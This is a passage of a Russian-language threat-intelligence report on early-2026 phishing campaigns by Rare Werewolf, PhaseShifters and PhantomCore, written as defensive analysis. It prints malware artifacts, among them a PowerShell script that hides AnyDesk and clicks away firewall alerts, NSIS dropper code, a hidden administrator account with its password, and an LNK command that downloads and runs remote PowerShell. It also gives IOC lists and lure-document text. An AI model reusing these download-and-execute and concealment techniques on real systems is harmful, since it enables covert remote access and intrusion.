


Рисунок 9. Страница Gist с heartbeat-комментариями

Скрипт monitor.ps1 обеспечивает постоянное сокрытие окон процессов any_svc.exe и AnyDesk.exe с использованием команд NirCmd. В случае отсутствия процесса any_svc.exe скрипт перезапускает его через hider.exe. Дополнительно monitor.ps1 выполняет автоматическое нажатие кнопок в окнах с заголовками «Оповещение системы безопасности», то есть в окнах уведомлений брандмауэра Windows. Заголовки окон заданы на трех языках — русском, английском и украинском (рис. 10).



```
1 $ErrorActionPreference = 'SilentlyContinue'
2 $gd = Join-Path $env:LOCALAPPDATA ('Ghost'+'.Ext')
3 $hider = Join-Path $gd 'hider.exe'
4 $exe = Join-Path $gd ('any'+'_svc.exe')
5 $fwTitles = @('Оповещения системы безпеки', 'Оповещение системы безопасности', 'Windows Security Alert')
6 while ($true) {
7     if (Test-Path -LiteralPath $hider) {
8         try { Start-Process -FilePath $hider -ArgumentList 'win hide process any_svc.exe' -WindowStyle Hidden } catch { }
9         try { Start-Process -FilePath $hider -ArgumentList 'win hide process AnyDesk.exe' -WindowStyle Hidden } catch { }
10        foreach ($t in $fwTitles) {
11            try {
12                $a = 'win dlgclick title "' + $t + '" id 1'
13                Start-Process -FilePath $hider -ArgumentList $a -WindowStyle Hidden
14            } catch { }
15        }
16    }
17    if (-not (Get-Process -Name ('any'+'_svc') -ErrorAction SilentlyContinue)) {
18        try { Start-Process -FilePath $exe -ArgumentList '--start-with-session' -WindowStyle Hidden } catch { }
19    }
20    Start-Sleep -Milliseconds 500
21 }
```

Рисунок 10. Фрагмент скрипта monitor.ps1

Эта кампания существенно отличается от активностей Rare Werewolf, зафиксированных нами прежде: ранние цепочки строились на запароленных архивах с универсальными легендами (оплата, договоры, акты, закупочная документация), внутри которых размещался единственный исполняемый файл; после запуска он разворачивал AnyDesk, а конфигурационные данные AnyDesk из профиля пользователя и ProgramData эксфильтровались на SMTP-сервер злоумышленников через консольную утилиту Blat.

В мартовской кампании 2026 года наблюдаются следующие изменения:

- **Канал управления.** Вместо эксфильтрации по SMTP через Blat реализован heartbeat-канал через комментарии на странице GitHub Gist.
- **Доставка полезной нагрузки.** Вместо прямого размещения всех компонентов в архиве из письма используется C#-дроппер, внутри которого содержится архив.
- **Подготовка среды.** Добавлен этап принудительного удаления ранее установленных экземпляров AnyDesk.

- **Активное сокрытие на узле.** Вместо разового закрепления в автозагрузке добавлен скрипт monitor.ps1, который в бесконечном цикле скрывает окна процессов any_svc.exe и AnyDesk.exe через NirCmd, при необходимости перезапускает any_svc.exe.

Домены	toface.space bass-airo.online aero-shop.fun woffice.top
IP-адреса	213.111.187.91 94.103.80.112 91.84.125.103
Имена файлов	Структура компании1111.docx clean.ps1 deploy.ps1 monitor.ps1 data.zip
Контрольная сумма	ecdbbb402039cd15b95528ab957ab672 69c862fef78b72735c3b769468aab78b 53773f3392de59bee03276ad63a547c3 5dfb27e14fc3bd067d6d9efe4f409d23 f5bb8ae7238e46ba5d4a25399d6fff08

PhaseShifters

Другие названия	Angry Likho Sticky Werewolf MimiStick
Начало активности	2020
Инструменты	Themida UPX Sliver Crypters And Tools
География атак	Россия Украина Беларусь Польша
Атакуемые отрасли	Военный сектор Здравоохранение Индустрия гостеприимства Инфраструктура Исследовательские организации Логистические компании Медиа Образование Правительственный сектор Производство Развлечения Розничная торговля Сельское хозяйство Строительство Телекоммуникации Технологические компании Фармацевтическая промышленность Финансовый сектор Энергетика

Активность в Q1 2026: 165 уникальных образцов вредоносного ПО. В январе и феврале активность была фоновой, основной объем пришелся на март — 136 образцов с пиком 66 образцов на неделе 23 марта.

В рассматриваемый период была зафиксирована фишинговая кампания группировки PhaseShifters, нацеленная на организации авиационной промышленности и оборонно-промышленного комплекса. Рассылка осуществлялась с подменного адреса, имитирующего сотрудника предприятия — производителя двигателей; письмо содержало запароленный архив с конструкторской документацией якобы по беспилотному летательному аппарату.




Рисунок 11. Пример фишингового письма

Внутри архива размещался исполняемый файл с двойным расширением .pdf.exe, представляющий собой NSIS-установщик. При запуске он размещает в каталоге автозагрузки файл sethc.exe и иницирует его выполнение через PowerShell в скрытом режиме.

```
Section SEC01 ; Section_0
; AddSize 793
SetOutPath $SMSTARTUP
File sethc.exe
nsExec::Exec "$\${$SYSDIR}\WindowsPowerShell\v1.0\powershell.exe$" -WindowStyle Hidden -ExecutionPolicy Bypass -Command "$\Start-Process -FilePath \"\$SMSTARTUP\sethc.exe\"
; Call Initialize_Plugins
; SetOverwrite off
; File $PLUGINDIR\nsExec.dll
; SetDetailsPrint lastused
; Push "$\${$SYSDIR}\WindowsPowerShell\v1.0\powershell.exe$" -WindowStyle Hidden -ExecutionPolicy Bypass -Command "$\Start-Process -FilePath \"\$SMSTARTUP\sethc.exe\"
; CallInstDLL $PLUGINDIR\nsExec.dll Exec
MessageBox MB_OK|MB_ICONSTOP "Ошибка: Файл поврежден или отсутствуют необходимые компоненты!"
Quit
SectionEnd
```

Рисунок 12. Фрагмент NSIS-скрипта первичного дроппера

Файл sethc.exe также является NSIS-установщиком. В нем выполняется команда PowerShell с двумя уровнями Base64-кодирования. Декодированная команда выполняет следующие действия:

- создает локальную учетную запись Adm с паролем Zxcasdqwe123 и добавляет ее в группу администраторов (попытка добавления выполняется как для англоязычной, так и для русскоязычной локализации);
- прописывает учетную запись Adm в ветку реестра
HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList со значением 0, скрывая ее с экрана входа;
- отключает политику выполнения PowerShell (Set-ExecutionPolicy Unrestricted) и принудительно устанавливает протокол TLS;
- загружает и выполняет в памяти следующую стадию через Invoke-RestMethod или Invoke-Expression с домена dnot.sh.

Числовые значения (UID учетной записи, идентификатор протокола TLS, длительность задержки) рассчитываются через побитовые XOR-выражения для затруднения сигнатурного детектирования. Фрагмент NSIS-скрипта с Base64-командой приведен ниже.



Рисунок 13. Фрагмент NSIS-скрипта sethc.exe с Base64-кодированной командой PowerShell

Параллельно из установщика запускается компонент `tmim.exe`, выполняющий распаковку второй стадии:

```
powershell.exe -ExecutionPolicy Bypass -Command  
"& { & $env:Temp\waf-waf.exe x -pStickyWerewolf -y -o$env:Temp $env:Temp\lr 1.7z }"
```

Архив Ir_1.7z распаковывается утилитой waf-waf.exe (упаковщик 7-Zip), а в качестве пароля используется название группировки — StickyWerewolf.

Дополнительно в NSIS-скрипте установщика зафиксирована загрузка следующей стадии через библиотеку INetC: URL — `bitbucket[.]org/[REDACTED]/raw/main/calc` — содержит ссылку на CDN `johanclothing[.]shop`, откуда скачивается полезная нагрузка.



```
Section ; Section_0
  StrCpy $R0 $SMSTARTUP\lr.exe
  IfFileExists $R0 label_3
  CopyFiles $EXEPATH $R0 ; $(LSTR_7)$R0 ; "Copy to "
label_3:
  StrCpy $0 https://bitbucket.org/[REDACTED]/raw/main/calc
  InitPluginsDir
    ; Call Initialize_____Plugins
    ; SetDetailsPrint lastused
  StrCpy $1 $PLUGINDIR\f.txt
  StrCpy $2 $TEMP\m.exe
  INetC::get /SILENT $0 $1
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; File $PLUGINDIR\INetC.dll
    ; SetDetailsPrint lastused
    ; Push $1
    ; Push $0
    ; Push /SILENT
    ; CallInstDLL $PLUGINDIR\INetC.dll get
  Pop $3
  StrCmp $3 OK label_18
  Quit
label_18:
  FileOpen $4 $1 r
  FileRead $4 $5
  FileClose $4
  StrCmp $5 "" 0 label_23
  Quit
label_23:
```

Рисунок 14. Фрагмент NSIS-скрипта с обращением к Bitbucket

По истории коммитов в репозитории Bitbucket установлен адрес электронной почты автора — gitlabrador1488@proton[.]me. Содержимое коммитов представляет собой обновление URL-ссылки на полезную нагрузку в CDN johanclothing[.]shop.



```
From f6908617abda55d2aa2174f885a238ccde8f8f4d Mon Sep 17 00:00:00 2001
From: Johny Behl <gitlabrador1488@proton.me>
Date: Thu, 12 Feb 2026 07:22:38 +0000
Subject: [PATCH] 1202

---
calc | 2 +-
1 file changed, 1 insertion(+), 1 deletion(-)

diff --git a/calc b/calc
index e2f2106..6422d09 100644
--- a/calc
+++ b/calc
@@ -1,1 @@
-https://cdn-01.johanclothing.shop/_static/1800416b-e1a6-4f0a-8bab-6eb597a44479
\ No newline at end of file
+https://cdn-01.johanclothing.shop/_static/34d9fb7f-14a1-4825-a00c-79da2c8fb949
\ No newline at end of file
--
2.51.0
```

Рисунок 15. Коммит с обновлением URL полезной нагрузки в репозитории Bitbucket

По указанной CDN-ссылке загружается файл, имитирующий имя Telegram.exe. Файл упакован UPX; после распаковки представляет собой троян удаленного доступа Remcos.

Итоговая цепочка имеет следующий вид:

1. Фишинговое письмо.
2. Запароленный RAR-архив.
3. NSIS-установщик с двойным расширением.
4. Закрепление через sethc.exe в автозагрузке.
5. Создание скрытой административной учетной записи Adm.
6. Загрузка с Bitbucket.
7. CDN johanclothing[.]shop.
8. UPX-упакованный Remcos.

Домены	cdn-01.johanclothing.shop
IP-адреса	79.137.194.178 178.16.53.96
Имена файлов	Конструкторская документация по БЛА .pdf.rar
Контрольная сумма	1323829af5e87d5e872d1f78edee6b20 66425059faf191f4f4a6b845286b9049 f807f3a307a8ec230d5feb8e921ec82a

PhantomCore

Другие названия	Head Mare Rainbow Hyena Fairy Trickster
Начало активности	2022
Инструменты	StatRAT, PhantomRShell, PhantomDL, PhantomPSUpload, PhantomJitter, PhantomTaskShell, PhantomProxyLite, PhantomCSLoader, PhantomGoShell, PhantomPasswordDumper, LockBit, PhantomRAT, PhantomCore.KscDL_trim, Babuk
География атак	Россия Беларусь
Атакуемые отрасли	Аэрокосмическая промышленность Военный сектор Здравоохранение Инфраструктура Исследовательские организации Логистические компании Медиа Образование Правительственный сектор Производство Развлечения Розничная торговля Сельское хозяйство Строительство Телекоммуникации Технологические компании Финансовый сектор Химическая промышленность Энергетика

Активность в Q1 2026: 118 уникальных образцов вредоносного ПО. Основной объем пришелся на неделю с 16 февраля — 65 образцов за 7 дней, что соответствует одной таргетированной волне рассылок. В конце квартала зафиксирован повторный подъем до 10 образцов на неделе 30 марта.

В середине февраля была зафиксирована фишинговая кампания группировки PhantomCore, нацеленная на организации в сферах проектно-конструкторских работ и грузовых перевозок. Рассылка осуществлялась по электронной почте; во вложении письма размещался запароленный архив, пароль передавался в теле сообщения. Пример письма приведен на скриншоте ниже.




Рисунок 16. Пример фишингового письма

Внутри архива размещалась стартовая полезная нагрузка в виде трех LNK-ярлыков с именами «карточка учета сведений», «проект договора» и «техническое задание».

Каждому из ярлыков соответствует свой документ-приманка, открываемый параллельно с запуском вредоносной цепочки.

Рисунки 17–19. Документы-приманки: карточка учета сведений, проект договора, техническое задание



Наименование полное	Акционерное общество
Наименование краткое	АО
Адрес регистрации, совпадает с фактическим	, Москва,
ОГРН	
ИНН/КПП	
ОКПО	
Банковские реквизиты:	
Наименование банка	Филиал БАНКА МОСКВА
БИК банка	
Кор.счет банка	
Расчетный счет получателя	
Местонахождение банка	г. Москва
Информация о руководителях, контактах:	
Генеральный директор	
Контактный телефон:	
ОКВЭД 2	
ОКПО	
ОГРН	
ОКОПФ	
ОКФС	
ОКТМО	
ОКОГУ	
ОКАТО	

ДОГОВОР № _____
на выполнение работ

г. Москва

« ____ » _____ 20 ____ г.

Акционерное Общество « _____ » (АО « _____ »),
именуемое в дальнейшем «Заказчик», в лице Коммерческого директора
_____ действующего на основании доверенности № _____ от _____, с одной
стороны, и _____, именуемое в дальнейшем «Подрядчик», в лице _____,
действующего на основании _____, с другой стороны, именуемые вместе «Стороны», а по
отдельности «Сторона», заключили настоящий договор (далее – Договор) о нижеследующем.

1. Предмет Договора

1.1. В соответствии с условиями настоящего Договора Подрядчик обязуется по заданию Заказчика выполнить работы согласно Техническому заданию (Приложение № 1 к настоящему Договору) и Расчета стоимости (Приложение № 2 к настоящему Договору) и сдать результат Работ Заказчику, а Заказчик обязуется принять и оплатить результат Работ.

1.2. Срок выполнения Работ по настоящему Договору:

начало: 20.02.2026

окончание: 31.08.2026

1.3. Место выполнения Работ: Москва, ул.

1.4. Для выполнения Работ по настоящему Договору все необходимые материалы, продукция и оборудование предоставляет Подрядчик

1.5. Риск случайной гибели или случайного повреждения результата выполненной Работы до ее приемки Заказчиком несет Подрядчик.

1.6. Основанием для заключения Договора является Протокол закупочной комиссии Покупателя об итогах закупки от _____ № _____.

2. Права и обязанности Сторон

2.1. Заказчик обязуется:

2.1.1 Своевременно, в порядке, предусмотренном настоящим Договором, принять и оплатить Работы.

2.1.2. Своевременно предоставлять Подрядчику информацию и техническую документацию (в т.ч. паспорта лифтов и инструкции по эксплуатации) необходимую для выполнения Работ по настоящему Договору.

2.1.3. Предоставляет Подрядчику доступ к лифтовому оборудованию.

2.1.4. Заказчик, обнаруживший после приемки Работ отступления в ней от Договора или иные недостатки, которые не могли быть установлены при обычном способе приемки (скрытые недостатки), в том числе которые были умышленно скрыты Подрядчиком, обязан известить об этом Подрядчику в разумный срок по их обнаружению.

2.1.5 Обеспечить выполнение требований действующего Технического регламента Таможенного союза ТР ТС 011/2011 «Безопасность лифтов» (утв. решением Комиссии Таможенного союза от 18.10.2011 N824), Постановление Правительства РФ от 24.06.2017 №743 «Об организации безопасного использования и содержания лифтов, подъемных платформ для инвалидов, пассажирских конвейеров (движущихся пешеходных дорожек), эскалаторов, за исключением эскалаторов в метрополитенах; «Положением о системе планово-предупредительных ремонтов лифтов, утв. Приказом № 53 от 17.08.1998»; ГОСТ Р 55964-2022, ГОСТ Р 55965-2014 и других вводимых нормативных документов.

УТВЕРЖДАЮ:
Главный инженер АО « _____ »

« _____ » _____ 20 ____ г.

ТЕХНИЧЕСКОЕ ЗАДАНИЕ
на выполнение работ по сопряжению объектовой системы оповещения
с региональной системой оповещения г. Москвы для нужд АО « _____ »

1. Предмет закупки:

1.1. Осуществить поставку оборудования, обеспечивающего сопряжение объектовой системы оповещения (далее – ОСО) с региональной системой оповещения (далее – РСО) г. Москвы.

1.2. Оказать перечень работ по монтажу, настройке, программированию, пусконаладке и сопряжению оборудования сопряжения, на объекте Заказчика в соответствии с техническими условиями _____ АО

по адресу: г Москва, _____ с региональной автоматизированной системой централизованного оповещения населения города Москвы о чрезвычайных ситуациях», утвержденными _____, выданными _____.

1.3. Исполнителю предъявляются условия выполнения работ, указанные в Приложении № 1 к Техническому заданию.

2. Место и срок выполнения работ:

2.1. Срок выполнения работ: 45 (сорок пять) рабочих дней с даты заключения договора.

Место поставки товара, выполнения работ, выполнения работ: г. Москва,

у

л 2.2. Все работы должны производиться с 8:00 до 17:00 часов (московское время) в рабочие дни, в выходные и праздничные дни, а также после 17:00 по согласованию с Заказчиком.

Экологические мероприятия – в соответствии с законодательными и нормативными правовыми актами РФ, а также предписаниями надзорных органов.

о 2.3. Работы должны выполняться в соответствии с требованиями энергетической эффективности в отношении товаров, используемых для создания элементов конструкций зданий, отроений, сооружений, в том числе инженерных систем ресурс снабжения, влияющих на энергетическую эффективность зданий, строений, сооружений (Приказ Министерства экономического развития РФ от 04.06.2010 г. № 229).

а 2.4 Исполнитель гарантирует, что выполняемые Работы соответствуют требованиям, установленным в Контракте, обязательным нормам и правилам, регулирующим данную деятельность (ГОСТ, ТУ), а также иным требованиям законодательства Российской Федерации.

д

3. Цель сопряжения:

. 3.1. Своевременное доведение до населения сигналов оповещения и экстренной информации об опасностях, возникающих при угрозе возникновения или возникновении чрезвычайных ситуаций природного и техногенного характера, а также при военных конфликтах или вследствие этих конфликтов, о правилах поведения населения и необходимости проведения мероприятий по защите.

к

4. Общие требования, предъявляемые к выполняемым работам:

. 4.1. Работы выполняются в условиях действующего учреждения. Выполнение работ не должно препятствовать или создавать неудобства в работе учреждения или представлять угрозу для работников учреждения. При выполнении работ обеспечивается соблюдение правил действующего внутреннего распорядка, контрольно-пропускного режима, внутренних положений и инструкций учреждений, правила привлечения и использования иностранной рабочей силы, установленные законодательством Российской Федерации.

КАРТОЧКА УЧЕТА СВЕДЕНИЙ

АО «

Наименование полное	Акционерное общество
Наименование краткое	АО
Адрес регистрации, совпадает с фактическим	, Москва,
ОГРН	
ИНН/КПП	
ОКПО	
Банковские реквизиты:	
Наименование банка	Филиал БАНКА МОСКВА
БИК банка	
Кор.счет банка	
Расчетный счет получателя	
Местонахождение банка	г. Москва
Информация о руководителях, контактах:	
Генеральный директор	
Контактный телефон:	
ОКВЭД 2	
ОКПО	
ОГРН	
ОКОПФ	
ОКФС	
ОКТМО	
ОКОГУ	
ОКАТО	

ДОГОВОР № _____
на выполнение работ

г. Москва

« ____ » _____ 20 ____ г.

Акционерное Общество « _____ » (АО « _____ »),
именуемое в дальнейшем «Заказчик», в лице Коммерческого директора _____
действующего на основании доверенности № _____ от _____, с одной
стороны, и _____, именуемое в дальнейшем «Подрядчик», в лице _____,
действующего на основании _____, с другой стороны, именуемые вместе «Стороны», а по
отдельности «Сторона», заключили настоящий договор (далее – Договор) о нижеследующем.

1. Предмет Договора

1.1. В соответствии с условиями настоящего Договора Подрядчик обязуется по заданию Заказчика выполнить работы согласно Техническому заданию (Приложение № 1 к настоящему Договору) и Расчета стоимости (Приложение № 2 к настоящему Договору) и сдать результат Работ Заказчику, а Заказчик обязуется принять и оплатить результат Работ.

1.2. Срок выполнения Работ по настоящему Договору:

начало: 20.02.2026

окончание: 31.08.2026

1.3. Место выполнения Работ: Москва, ул.

1.4. Для выполнения Работ по настоящему Договору все необходимые материалы, продукция и оборудование предоставляет Подрядчик

1.5. Риск случайной гибели или случайного повреждения результата выполненной Работы до ее приемки Заказчиком несет Подрядчик.

1.6. Основанием для заключения Договора является Протокол закупочной комиссии Покупателя об итогах закупки от _____ № _____.

2. Права и обязанности Сторон

2.1. Заказчик обязуется:

2.1.1 Своевременно, в порядке, предусмотренном настоящим Договором, принять и оплатить Работы.

2.1.2. Своевременно предоставлять Подрядчику информацию и техническую документацию (в т.ч. паспорта лифтов и инструкции по эксплуатации) необходимую для выполнения Работ по настоящему Договору.

2.1.3. Предоставляет Подрядчику доступ к лифтовому оборудованию.

2.1.4. Заказчик, обнаруживший после приемки Работ отступления в ней от Договора или иные недостатки, которые не могли быть установлены при обычном способе приемки (скрытые недостатки), в том числе которые были умышленно скрыты Подрядчиком, обязан известить об этом Подрядчику в разумный срок по их обнаружению.

2.1.5 Обеспечить выполнение требований действующего Технического регламента Таможенного союза ТР ТС 011/2011 «Безопасность лифтов» (утв. решением Комиссии Таможенного союза от 18.10.2011 N824), Постановление Правительства РФ от 24.06.2017 №743 «Об организации безопасного использования и содержания лифтов, подъемных платформ для инвалидов, пассажирских конвейеров (движущихся пешеходных дорожек), эскалаторов, за исключением эскалаторов в метрополитенах; «Положением о системе планово-предупредительных ремонтов лифтов, утв. Приказом № 53 от 17.08.1998»; ГОСТ Р 55964-2022, ГОСТ Р 55965-2014 и других вводимых нормативных документов.

УТВЕРЖДАЮ:
Главный инженер АО « _____ »
« _____ » _____ 20 ____ г.

ТЕХНИЧЕСКОЕ ЗАДАНИЕ
на выполнение работ по сопряжению объектовой системы оповещения
с региональной системой оповещения г. Москвы для нужд АО « _____ »

1. Предмет закупки:

1.1. Осуществить поставку оборудования, обеспечивающего сопряжение объектовой системы оповещения (далее – ОСО) с региональной системой оповещения (далее – РСО) г. Москвы.

1.2. Оказать перечень работ по монтажу, настройке, программированию, пусконаладке и сопряжению оборудования сопряжения, на объекте Заказчика в соответствии с техническими условиями _____ АО _____ по адресу: г. Москва, _____ с региональной автоматизированной системой централизованного оповещения населения города Москвы о чрезвычайных ситуациях», утвержденными _____, выданными _____.

1.3. Исполнителю предъявляются условия выполнения работ, указанные в Приложении № 1 к Техническому заданию.

2. Место и срок выполнения работ:

2.1. Срок выполнения работ: 45 (сорок пять) рабочих дней с даты заключения договора.

Место поставки товара, выполнения работ, выполнения работ: г. Москва,

у
л 2.2. Все работы должны производиться с 8:00 до 17:00 часов (московское время) в рабочие дни, в выходные и праздничные дни, а также после 17:00 по согласованию с Заказчиком.

Экологические мероприятия – в соответствии с законодательными и нормативными правовыми актами РФ, а также предписаниями надзорных органов.

о 2.3. Работы должны выполняться в соответствии с требованиями энергетической эффективности в отношении товаров, используемых для создания элементов конструкций зданий, сооружений, в том числе инженерных систем ресурс снабжения, влияющих на энергетическую эффективность зданий, строений, сооружений (Приказ Министерства экономического развития РФ от 04.06.2010 г. № 229).

а 2.4. Исполнитель гарантирует, что выполняемые Работы соответствуют требованиям, установленным в Контракте, обязательным нормам и правилам, регулирующим данную деятельность (ГОСТ, ТУ), а также иным требованиям законодательства Российской Федерации.

3. Цель сопряжения:

д
.
к 3.1. Своевременное доведение до населения сигналов оповещения и экстренной информации об опасностях, возникающих при угрозе возникновения или возникновении чрезвычайных ситуаций природного и техногенного характера, а также при военных конфликтах или вследствие этих конфликтов, о правилах поведения населения и необходимости проведения мероприятий по защите.

4. Общие требования, предъявляемые к выполняемым работам:

4.1. Работы выполняются в условиях действующего учреждения. Выполнение работ не должно препятствовать или создавать неудобства в работе учреждения или представлять угрозу для работников учреждения. При выполнении работ обеспечивается соблюдение правил действующего внутреннего распорядка, контрольно-пропускного режима, внутренних положений и инструкций учреждений, правила привлечения и использования иностранной рабочей силы, установленные законодательством Российской Федерации.

LNK-файлы в кампании однотипны и различаются только URL, по которому выполняется обращение за следующей стадией. При запуске ярлыка вызывается cmd.exe, который в скрытом режиме инициализирует PowerShell, скачивает удаленный скрипт и исполняет его в памяти. Командная строка ярлыка имеет следующий вид:

```
/c FOR /f "tokens=4 delims=s\" %g in ('set^|findstr PSM') do cmd /c  
for /f "tokens=*" %j in ("%g -WindowStyle Hidden -c (New-Object Net.WebClient)  
.DownloadString('https://1cbit-dev.com/hardware/archive/alpha/get.html')")  
do %g -WindowStyle Hidden "%j"
```

По указанному URL размещен стейджер, оформленный как HTML-страница с заглушкой UNDER CONSTRUCTION. При открытии в браузере страница не содержит видимого вредоносного контента, однако внутри тега <script> размещен PowerShell-код, выполняющий загрузку следующих стадий.

